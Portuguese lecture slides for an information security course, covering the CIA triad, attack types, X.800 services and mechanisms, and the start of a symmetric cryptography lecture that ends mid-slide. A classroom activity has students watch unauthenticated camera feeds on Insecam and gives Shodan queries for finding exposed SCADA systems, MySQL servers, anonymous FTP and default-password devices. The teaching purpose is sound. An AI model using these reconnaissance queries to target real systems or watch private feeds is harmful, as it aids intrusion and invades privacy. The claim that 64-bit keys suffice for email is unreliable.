

1. Introdução e Conceitos Básicos

Disciplina: **Segurança da Informação**

Professor: Antonio Dias

Instituto Federal da Paraíba
Campus Esperança



Por que precisamos de segurança da informação?

- Crescimento do uso da informação digital
- Dependência de sistemas online
- Suscetibilidade a incidentes diversos (vazamentos, invasões)
- Impactos financeiros e reputacionais

Definição: Dado, Informação e Conhecimento

Antes de prosseguir, o que significa cada um desses termos?

Definição: Dado, Informação e Conhecimento

- Um **dado** é um fato bruto, isolado e sem contexto, que por si só não transmite significado
- **Informação** é um conjunto de dados processados ou contextualizados, que passam a ter significado e utilidade
- **Conhecimento** é a interpretação e aplicação da informação, permitindo tomar decisões ou realizar ações

Definição: Dado, Informação e Conhecimento

Conceito	Característica	Exemplo prático
Dado	Fato bruto, isolado	42
Informação	Dado contextualizado, com sentido	Estoque do produto X: 42 unidades
Conhecimento	Informação interpretada e aplicada	Precisamos repor o estoque para evitar falta

Por que precisamos de segurança da informação?

Visão geral

Crescimento do uso digital

- A informação se tornou um ativo essencial nas organizações e na vida pessoal.
- Tudo está conectado: bancos, saúde, governo, educação.
- Volume massivo de dados circula na Internet a cada segundo.



Por que precisamos de segurança da informação?

Aumento da dependência

- Operações diárias dependem de sistemas online (pagamentos, serviços públicos, saúde).
- Falhas podem interromper negócios ou serviços críticos.

Exposição e vulnerabilidades

- Conectividade global aumenta pontos de ataque.
- Exemplos: dispositivos IoT mal configurados, senhas fracas, redes públicas.

Por que precisamos de segurança da informação?

Impactos financeiros

- Perda de receita, custos com mitigação e indenizações.
- Exemplo: ataques ransomware que pedem milhões para liberar dados.

Impactos reputacionais

- Perda de confiança de clientes e parceiros.
- Dano à imagem da marca ou instituição.

Impactos reais de incidentes

Exemplos recentes

- **Vazamento de dados do Facebook (2019):** expôs informações de ~530 milhões de usuários.
- **Ataque ransomware ao sistema de saúde irlandês (2021):** suspendeu serviços médicos em todo o país.

Impactos reais de incidentes

Exemplos pessoais

- Quem já recebeu um e-mail suspeito?
- Alguém já teve conta invadida?



Atividade de exploração

! **Atenção:** a intenção não é fazer nada malicioso, mas observar exposições públicas.

Nessa atividade, utilizaremos o Shodan e Insecam, que são ferramentas que permitem **mapear dispositivos e serviços expostos na internet**, revelando a importância de boas práticas de configuração e segurança.

Para saber como se defender, também é importante saber o que pode ser atacado.

Atividade de exploração

Shodan e Insecam

- **Shodan** (<https://www.shodan.io>): Motor de busca para dispositivos conectados (IoT), servidores, câmeras, roteadores e outros serviços. Indexa informações técnicas (como banners, portas abertas e software usado) e permite encontrar vulnerabilidades ou exposições.
- **Insecam** (<https://www.insecam.org/>): Site que agrega câmeras IP públicas com configurações fracas ou padrão, permitindo visualizar transmissões ao vivo sem autenticação. Destaca a importância de senhas fortes e configurações seguras em dispositivos de vigilância.

Atividade de exploração

Duração: 15 minutos

1. Acesse o **Insecam**.
2. Encontre uma câmera em 3 países diferentes.
3. Anote quais locais conseguem identificar (lojas, estacionamentos, ruas, etc.)

Discussão (Insecam)

1. Vocês imaginavam que tantas câmeras e outros dispositivos estão disponíveis abertamente?
2. Discussão: Quais consequências para a privacidade local?

Atividade de exploração

Duração: 15 minutos

1. Acesse o **Shodan**.

2. Faça alguma das buscas sugeridas a seguir:

- `default password` : Busca dispositivos configurados com senhas padrão.
- `Server: Apache/2.2.3` : Filtra servidores web que usam uma versão específica (nesse caso, antiga e vulnerável do Apache).
- `port:21 Anonymous user logged in` : Mostra servidores FTP abertos com login anônimo habilitado.
- `SCADA` ou `ICS` : Localiza sistemas de controle industrial expostos.
- `mysql port:3306` : Mostra bancos de dados MySQL expostos diretamente na internet.

Atividade de exploração

3. Anote país ou região.

4. Busque informações de alguns dispositivos encontrados

Discussão (Shodan)

1. Quais dispositivos mais os surpreenderam?
2. O que cada fabricante ou usuário poderia ter feito para evitar exposição?

O que é segurança da informação? (Definição geral)

 **Definição:** Conjunto de práticas, processos e tecnologias aplicados para proteger informações.

Garante que dados sejam utilizados apenas por pessoas ou sistemas autorizados.

Muito além da tecnologia

Segurança não é só tecnologia

- Envolve pessoas, processos e políticas.
- Exemplos:
 - Treinamentos contra phishing
 - Procedimentos de backup e recuperação
 - Políticas de acesso (quem pode ver o quê)



Objetivo principal

Proteger dados de acessos e usos indevidos

- Prevenir acesso não autorizado (hackers, espionagem, curiosos internos).
- Impedir modificações não autorizadas (alteração ou destruição de dados).
- Garantir continuidade do negócio (dados disponíveis e íntegros).

Impactos reais de incidentes (Casos reais)

Kevin Mitnick (anos 80 e 90)

- Kevin Mitnick foi um dos hackers mais famosos da história.
- Ele não usava só técnicas tecnológicas: usava engenharia social para enganar funcionários, obter senhas, códigos de acesso ou convencê-los a liberar informações por telefone.
- Ele ligava fingindo ser técnico de suporte, alegava emergência, ou imitava superiores.
- Depois de preso, escreveu livros sobre o tema (ex.: The Art of Deception).
- (1) [Wikipedia - Kevin Mitnick](#) / (2) The Art Of Deception - Kevin Mitnick

Caso Twitter (2020)

- Várias contas verificadas (Elon Musk, Obama, Apple, etc.) foram hackeadas em um grande golpe.
- O ataque não foi técnico: os hackers enganaram funcionários do Twitter por telefone (phishing combinado com engenharia social).
- Conseguiram acesso a ferramentas internas da empresa.
- O prejuízo financeiro direto foi pequeno, mas o impacto reputacional foi enorme.
- (1)[New York Times — Hackers Tell the Story of the Twitter Attack From the Inside](#) / (2)[Twitter's Official Statement](#)

Google & Facebook (2013–2015)

- Um golpista lituano enganou as duas empresas usando e-mails falsos fingindo ser fornecedor de hardware (Quanta Computer).
- As empresas transferiram cerca de US\$ 100 milhões acreditando que estavam pagando faturas legítimas.
- Foi basicamente fraude baseada em confiança, sem invasões técnicas.
- (1) [U.S. Department of Justice — Official Press Release](#) / (2) [BBC - Google and Facebook duped in huge 'scam'](#)

Target (2013)

- Roubo massivo de dados de cartão de crédito (40 milhões de registros).
- O vetor inicial foi um fornecedor terceirizado de ar-condicionado enganado (phishing), permitindo acesso à rede interna.
- Mostra a importância de políticas e treinamento em toda a cadeia de funcionamento.
- (1) [Krebs on Security — Target Hackers Broke in Via HVAC Company](#) / (2) [Wikipedia - Target Data Breach](#)

RSA Security (2011)

- Um e-mail com assunto "Plano de contratação 2011" enganou funcionários (phishing).
- Bastou um clique em um arquivo Excel malicioso para abrir brecha que comprometeu tokens de autenticação em clientes de alto perfil.
- (1) [WIRED — Hacker Spies Hit Security Firm RSA](#) / (2) [Wikipedia — 2011 Security Breach at RSA](#)

Os pilares da segurança da informação

Tríade CIA

- Confidencialidade (*Confidentiality*)
- Integridade (*Integrity*)
- Disponibilidade (*Availability*)



Confidencialidade

 **O que é?** Garantir que apenas pessoas ou sistemas autorizados tenham acesso à informação.

Exemplos práticos

- Criptografia de e-mails e arquivos.
- Uso de senhas fortes e autenticação de dois fatores.
- Controle de acesso físico (salas de servidores, arquivos confidenciais).
- *End-to-end encryption* do WhatsApp

Consequências de falhas

- Vazamentos de dados sensíveis.
- Exposição de dados pessoais ou financeiros.

Integridade

 O que é? Manter a exatidão, a consistência e a confiabilidade dos dados.

Exemplos práticos

- Uso de hashes para verificar integridade de arquivos.
- Logs de auditoria (para rastrear alterações).
- Controles de versionamento em bancos de dados.

Consequências de falhas

- Dados corrompidos ou manipulados sem detecção.
- Decisões erradas baseadas em informações alteradas.

Disponibilidade



O que é? Garantir que a informação esteja acessível sempre que necessário.

Exemplos práticos

- Sistemas de backup e recuperação.
- Redundância em servidores (ex.: clusters, datacenters espelhados).
- Proteção contra ataques de negação de serviço (DDoS).

Consequências de falhas

- Paralisação de operações críticas.
- Perda de produtividade ou interrupção de serviços essenciais.

Além da Tríade CIA

Estudiosos da segurança defendem que **conceitos adicionais** são necessários para apresentar um quadro completo dos objetivos da segurança:

- **Autenticidade:** a propriedade de ser genuíno e capaz de ser verificado e confiável; confiança na validação de uma transmissão, em uma mensagem ou na origem de uma mensagem.
- **Responsabilização:** a meta de segurança que gera o requisito para que ações de uma entidade sejam atribuídas exclusivamente a ela.

Níveis de impacto sobre organizações e indivíduos

- **Baixo:** é esperado que a perda represente um efeito adverso limitado nas operações da organização, em seus recursos ou nos indivíduos.
- **Moderado:** é esperado que a perda represente graves efeitos adversos nas operações da organização, em seus recursos ou nos indivíduos.
- **Alto:** a perda esperada possui efeitos adversos muito graves ou catastróficos nas operações da organização, em seus recursos ou nos indivíduos.

Relação entre requisitos e nível de impacto

Confidencialidade

- Informações referentes às notas de estudantes são um conteúdo cuja confidencialidade é considerada de **altíssima** importância por eles.
- Dados de matrícula dos estudantes podem se amparar em uma confidencialidade **moderada**.
- Informações da diretoria, como listas de estudantes, de corpo docente ou de departamentos, podem envolver um nível de confidencialidade **baixo**, ou talvez nem tenham uma classificação.

Relação entre requisitos e nível de impacto

Integridade

- As informações de alergia dos pacientes de um hospital são um exemplo de conteúdo com um requisito de integridade de nível **alto**.
- Um fórum para usuários registrados discutirem algum tópico específico possui um requisito de integridade de nível **moderado**. Se o fórum existe somente para o entretenimento dos usuários, introduz pouco ou nenhum rendimento com propaganda e não é usado para alguma coisa importante como pesquisa, então os danos que podem ocorrer não serão graves.
- Um exemplo de um requisito de integridade de nível **baixo** é uma enquete on-line anônima. A imprecisão e a natureza não científica dessas enquetes é bem conhecida.

Relação entre requisitos e nível de impacto

Disponibilidade

- **Alta:** Em um sistema que oferece serviços de autenticação para sistemas, aplicações e dispositivos críticos.
- **Média:** Website público de uma universidade. Esse website forneceria informações para estudantes e doadores atuais e potenciais.
- **Baixa:** Um aplicativo de consulta on-line a bulas de medicamentos seria classificado com um nível baixo de disponibilidade.

Termos básicos em segurança

- **Ameaça:** potencial de causar dano
- **Vulnerabilidade:** fraqueza explorável
- **Risco:** probabilidade de uma ameaça explorar uma vulnerabilidade
- **Ataque:** ação concreta que explora uma vulnerabilidade

Termos básicos em segurança

Por que entender esses termos?

- A base para qualquer análise de segurança.
- Facilita entender relatórios, políticas e medidas de proteção.
- Ajuda a avaliar cenários reais e a tomar decisões.

Ameaça

 **O que é?** Qualquer evento ou agente com potencial para causar dano à informação ou ao sistema.

Exemplos

- Hackers externos.
- Funcionários mal-intencionados.
- Desastres naturais (incêndio, enchente).

Nota

A ameaça existe independentemente de haver ou não vulnerabilidade.

Vulnerabilidade

 **O que é?** Fraqueza ou falha em um sistema, processo ou pessoa que pode ser explorada.

Exemplos

- Software desatualizado.
- Configuração incorreta de firewall.
- Senha fraca ou anotada em papel.

Nota

Sem vulnerabilidade, a ameaça não consegue explorar o sistema.

Risco



O que é? A probabilidade de uma ameaça explorar uma vulnerabilidade e causar dano.

Exemplos

- “Risco alto” se dados críticos não têm backup e estão em servidor público.
- “Risco baixo” se há monitoramento constante e múltiplas camadas de segurança.

Importante

O risco é avaliado e pode ser reduzido, mas nunca eliminado 100%.

Ataque



O que é? Ação concreta, intencional ou acidental, que explora uma vulnerabilidade.

Exemplos

- Exploração de brechas em um site para roubar dados.
- Envio de e-mails de phishing para roubar credenciais.

Resultado

Pode resultar em vazamento, perda de dados ou interrupção de serviços.

Ataques à segurança

Uma maneira útil de classificar os ataques à segurança, usada tanto na X.800¹ quanto na RFC 4949², é em termos de ataques **passivos** e ataques **ativos**

1. <https://www.itu.int/rec/T-REC-X.800>

2. <https://datatracker.ietf.org/doc/html/rfc4949>

Ataques passivos à segurança

Os ataques passivos visam bisbilhotar ou monitorar transmissões.

O objetivo do oponente é obter informações que estão sendo transmitidas. Dois tipos de ataques passivos são:

- Vazamento de conteúdo de mensagem
- Análise de tráfego



Antes de continuarmos, o que você entende por esses termos?

Ataques passivos à segurança

- **Vazamento de conteúdo de mensagem** é facilmente compreendido.
- **Análise de tráfego** tem por objetivo monitorar as mensagens que circulam pela rede. Ainda que seu conteúdo seja mascarado, ainda é possível observar o padrão das mensagens.
 - Na análise de tráfego você acessa informações de conexão, mas não necessariamente lê a mensagem.



Que tipo de medidas você adotaria para proteger-se contra esses ataques?

Ataques passivos à segurança

- Ataques passivos são muito difíceis de se detectar, pois não envolvem qualquer alteração dos dados.
- O tráfego de mensagens é enviado e recebido em um padrão aparentemente normal, e nem o emissor nem o receptor estão cientes de que um terceiro leu as mensagens ou observou o padrão de tráfego.
- A leitura das mensagens pode ser evitada através da encriptação
- Mas encroptação não impede análise de tráfego

Ataques passivos à segurança

Cuidados além da encriptação

A encriptação protege mensagens que trafegam pela rede somente até um certo ponto.

Mesmo com a criptografia, os pacotes de dados que trafegam por uma rede ainda carregam **informações de metadados** que podem ser capturadas e analisadas.

Esses metadados não revelam o conteúdo da mensagem (o que é o texto ou os dados em si), mas revelam o **contexto da comunicação**.

Metadados capturados através de análise de tráfego

- Endereço IP de origem e destino
- Tamanho do pacote, porta de origem e destino
- Timestamp (Carimbo de tempo) de envio e recebimento

O que os metadados revelam?

- **Identidade e Localização:** O seu endereço IP pode ser usado para determinar a sua identidade e localização geográfica.
- **Atividade de Navegação:** O endereço IP de destino pode ser associado a um site ou serviço específico.
- **Padrões de Comunicação:** O tamanho e o tempo dos pacotes podem revelar padrões de comportamento.

Possíveis mitigações para análise de tráfego

- **Redes de sobreposição (overlays) ou redes anônimas**
 - Exemplo: Tor (The Onion Router).
Encaminha o tráfego por múltiplos nós, embaralhando o caminho e dificultando rastrear a origem e o destino.
- **Padronização de pacotes e fluxos:** Enviar pacotes com tamanhos e frequências fixas, mesmo quando não há dados reais.
 - Dificulta inferir "picos" ou "eventos especiais".
- **Geração de tráfego falso (padding):** Enviar dados "falsos" ou "cobertura" para confundir análises.
 - Exemplo: gerar tráfego constante para parecer que sempre há atividade.

Possíveis mitigações para análise de tráfego

- **VPNs e túneis criptografados:** Ocultam parte do trajeto, mas não eliminam totalmente a visibilidade do volume e dos horários.
- **Mix networks:** Misturam pacotes de diferentes origens e destinos antes de entregá-los.
 - Usadas em alguns sistemas anônimos (ex.: Mixmaster para e-mail).

Ataques ativos à segurança

Ataques ativos envolvem alguma modificação do fluxo de dados ou a criação de um fluxo falso, e podem ser subdivididos em quatro categorias:

- **Disfarce** ocorre quando uma entidade finge ser outra diferente. (Ex.: IPspoofing, ARPspoofing)
- **Repasse** envolve a captura passiva de uma unidade de dados e sua subsequente retransmissão para produzir um efeito não autorizado. (Ex.: Replay attack)
- **Modificação de mensagens** significa que alguma parte de uma mensagem legítima é alterada, ou que as mensagens são adiadas ou reordenadas, para produzir um efeito não autorizado. (Ex.: Ataque Man-in-the-Middle e adulteração de mensagens)
- **Negação de serviço** impede ou inibe o uso ou gerenciamento normal das instalações de comunicação. (Ex.: DDoS)

Ataques ativos à segurança

- Embora os ataques passivos sejam difíceis de detectar, existem medidas para impedir seu sucesso.
- Por outro lado, é muito difícil impedir de forma absoluta os ataques ativos
 - Grande variedade de potenciais vulnerabilidades físicas, de software e de rede.
- Em vez disso, o objetivo é detectar ataques ativos e recuperar-se de qualquer rompimento ou atrasos causados por eles.

Serviços de segurança

São aqueles fornecidos por uma camada de protocolo de comunicação de sistemas abertos, que garantem a segurança adequada dos sistemas ou das transferências de dados.

- Serviços de segurança implementam políticas (ou diretrizes) de segurança e são implementados por mecanismos de segurança.
- Há cinco categorias e quatorze serviços específicos.

Autenticação

A certeza de que a entidade se comunicando é aquela que ela afirma ser.

- **Autenticação de entidade pareada:** usada em associação com uma conexão lógica para fornecer confiança na identidade das entidades conectadas.
 - Pode usar chaves compartilhadas (**falar sobre Diffie-Hellman**), certificados digitais, credenciais de login
- **Autenticação da origem de dados:** em uma transferência sem conexão, oferece certeza de que a origem dos dados recebidos é conforme alegada.

Controle de acesso

A prevenção de uso não autorizado de um recurso.

Controla:

- quem pode ter acesso a um recurso;
- sob que condições o acesso pode ocorrer;
- e o que é permitido àqueles que acessam o recurso.

Confidencialidade dos dados

A proteção dos dados contra divulgação não autorizada.

- **Confidencialidade da conexão:** a proteção de todos os dados do usuário em uma conexão. (Ex.: HTTPS, VPNs, E2EE)
- **Confidencialidade sem conexão:** a proteção de todos os dados do usuário em um único bloco de dados. (Ex.: E-mail com PGP)
- **Confidencialidade com campo seletivo:** a confidencialidade de campos selecionados dentro dos dados do usuário em uma conexão ou em um único bloco de dados. (Ex.: criptografia de senha e dados sensíveis durante o armazenamento)
- **Confidencialidade do fluxo de tráfego:** a proteção das informações que poderiam ser derivadas dos fluxos de tráfego. (Ex.: Tor)

Integridade de dados

A certeza de que os dados recebidos são exatamente conforme enviados por uma entidade autorizada, ou seja, sem modificação, inserção, exclusão ou repasse.

- **Integridade da conexão com recuperação:** providencia a integridade de todos os dados do usuário em uma conexão e detecta qualquer modificação, inserção, exclusão ou repasse dentro de toda a sequência, com tentativa de recuperação.
- **Integridade da conexão sem recuperação:** semelhante ao anterior, mas oferece apenas detecção, sem tentativa de recuperação.
- **Integridade da conexão com campo seletivo:** providencia a integridade de campos selecionados nos dados do usuário em um bloco transferido por uma conexão, determinando se os campos foram modificados, inseridos, excluídos ou repassados.

Integridade de dados (continuação)

- **Integridade sem conexão:** providencia a integridade de um único bloco de dados, sem conexão. Detecta modificação de dados e, em alguns casos, repasse limitado.
- **Integridade sem conexão com campo seletivo:** providencia a integridade de campos selecionados dentro de um único bloco de dados sem conexão. Determina se os campos foram modificados.

Irretratabilidade

Oferece proteção contra a negação, por parte de uma das entidades envolvidas em uma comunicação, de ter participado de toda ou parte dela.

- **Irretratabilidade de origem:** prova de que a mensagem foi enviada pela parte especificada.
- **Irretratabilidade de destino:** prova de que a mensagem foi recebida pela parte especificada.

Mecanismos de segurança

Os mecanismos de segurança a seguir são **específicos** e podem ser incorporados à camada de protocolo apropriada a fim de oferecer alguns dos serviços de segurança OSI.

Mecanismos de segurança específicos

Codificação

O uso de algoritmos matemáticos para transformar os dados para um formato que não seja prontamente inteligível. A transformação e subsequente recuperação dos dados depende de um algoritmo e zero ou mais chaves de encriptação.

Mecanismos de codificação podem ser reversíveis e irreversíveis

- **Reversíveis:** são algoritmos de encriptação que permitem que os dados sejam encriptados e, então, decryptados.
- **Irreversíveis:** incluem algoritmos de *hash* e códigos de autenticação de mensagem, que são usados em aplicações de assinatura digital e autenticação de mensagem.

Mecanismos de segurança específicos

- **Assinatura digital**

dados anexados a (ou uma transformação criptográfica de) uma unidade de dados que permite que um destinatário dela prove sua origem e integridade e a proteja contra falsificação (por exemplo, pelo destinatário).

- **Controle de acesso**

uma série de mecanismos que impõem direitos de acesso aos recursos.

Mecanismos de segurança específicos

- **Integridade de dados**

uma série de mecanismos utilizados para garantir a integridade de uma unidade de dados ou fluxo de unidades de dados.

- **Troca de autenticação**

um mecanismo intencionado a garantir a identidade de uma entidade por meio da troca de informações.

- **Preenchimento de tráfego**

a inserção de bits nas lacunas de um fluxo de dados para frustrar as tentativas de análise de tráfego.

Mecanismos de segurança específicos

- **Controle de roteamento**

permite a seleção de determinadas rotas fisicamente seguras para certos dados e mudanças de roteamento, sobretudo quando uma brecha de segurança é suspeitada.

- **Notarização**

o uso de um terceiro confiável para garantir certas propriedades de uma troca de dados.

Mecanismos de segurança difusos

Mecanismos que não são específicos a qualquer serviço de servidor OSI ou camada de protocolo específica.

Mecanismos de segurança difusos

- **Funcionalidade confiada**

aquilo que é percebido como sendo correto com relação a alguns critérios (por exemplo, conforme estabelecido por uma política de segurança).

- **Rótulo de segurança**

a marcação vinculada a um recurso (que pode ser uma unidade de dados) que nomeia ou designa os atributos de segurança desse recurso.

- **Detecção de evento**

detecção de eventos relevantes à segurança.

Mecanismos de segurança difusos

- **Trilha de auditoria de segurança**

dados coletados e potencialmente utilizados para facilitar uma auditoria de segurança, que é uma revisão e exame independentes dos registros e das atividades do sistema.

- **Recuperação de segurança**

lida com solicitações de mecanismos, como funções de tratamento e gerenciamento de eventos, e toma medidas de recuperação.

Relacionamento entre serviços e mecanismos de segurança

Retirado de: STALLINGS, W. **Criptografia e segurança de redes: princípios e práticas**. 6a edição. São Paulo, Pearson Education do Brasil, 2015.

SERVIÇO	MECANISMO							
	Codificação	Assinatura digital	Controle de acesso	Integridade de dados	Troca de autenticação	Preenchimento de tráfego	Controle de roteamento	Notarização
Autenticação de entidade pareada	S	S			S			
Autenticação da origem de dados	S	S						
Controle de acesso			S					
Confidencialidade	S						S	
Confidencialidade do fluxo de tráfego	S					S	S	
Integridade de dados	S	S		S				
Responsabilização		S		S				S
Disponibilidade				S	S			

Criptografia Clássica — Técnicas Simétricas

Disciplina: **Segurança da Informação**

Professor: Antonio Dias


Instituto Federal da Paraíba

Campus Esperança

Introdução

Durante as primeiras décadas de sua existência, redes de computadores eram usadas primariamente por pesquisadores para enviar emails ou funcionários para compartilhar impressoras.

ARPANET em Julho de 1975




Segurança

- Segurança abrange uma gama de tópicos
- Em sua forma mais simples, lida com o problema de
 - Impedir que pessoas acessem serviços que não estão autorizadas a acessar
 - Impedir que pessoas leiam, ou mesmo modifiquem secretamente mensagens destinadas a outros
 - Garantir que mensagens tenham realmente o destinatário que dizem ter

Criptografia

- Criptografia é uma das formas mais eficientes de adicionar segurança a uma rede
 - Impede que a informação trafegue ou seja armazenada em texto legível
- Praticamente toda segurança de redes é baseada em princípios de criptografia



Criptografia

- O uso de criptografia torna as comunicações mais seguras, impedindo que
 - Dados que trafegam por cabos Ethernet, fibras óticas, etc, sejam espionados (*wiretapping*)
 - Pacotes sendo transmitidos por uma rede com ou sem fio sejam monitorados (*packet sniffing*)
 - Chamadas de áudio sejam interceptadas
 - Entre outros...

Modelo simplificado de cifra simétrica

Vamos definir alguns conceitos fundamentais:

- **Texto claro (*plaintext*)** — entrada legível.
- **Algoritmo de encriptação $E(\cdot)$** — transforma texto claro em cifrado.
- **Chave K (secreta)** — controla a transformação.
- **Texto cifrado (*ciphertext*)** — saída aparentemente aleatória.
- **Algoritmo de deciptação $D(\cdot)$** — recupera *plaintext*: $P = D(K, C)$.

Princípio de Kerckhoffs: O sistema deve ser seguro mesmo que tudo sobre ele, exceto a chave, seja de conhecimento público.

Regras fundamentais

- O segredo vem de ter algoritmos fortes (mas públicos) e uma chave longa
- Para impedir que seu email seja lido, chaves de 64 bits são suficientes
- Para uso comercial rotineiro, chaves de 128 bits
- Para aplicações governamentais, chaves de 256 bits ou mais

Requisitos para o uso seguro

Para que a cifra simétrica seja segura, precisa ter ao menos **dois** requisitos críticos:

1. Algoritmo forte e bem analisado

- Resistência a ataques conhecidos mesmo com o algoritmo público.
- Espaço de chaves grande o suficiente (evitar força bruta prática).
- Impossibilidade de decriptar o texto cifrado ou descobrir a chave, mesmo com a posse de diversos textos cifrados com seus respectivos textos claros

2. Gestão e proteção da chave

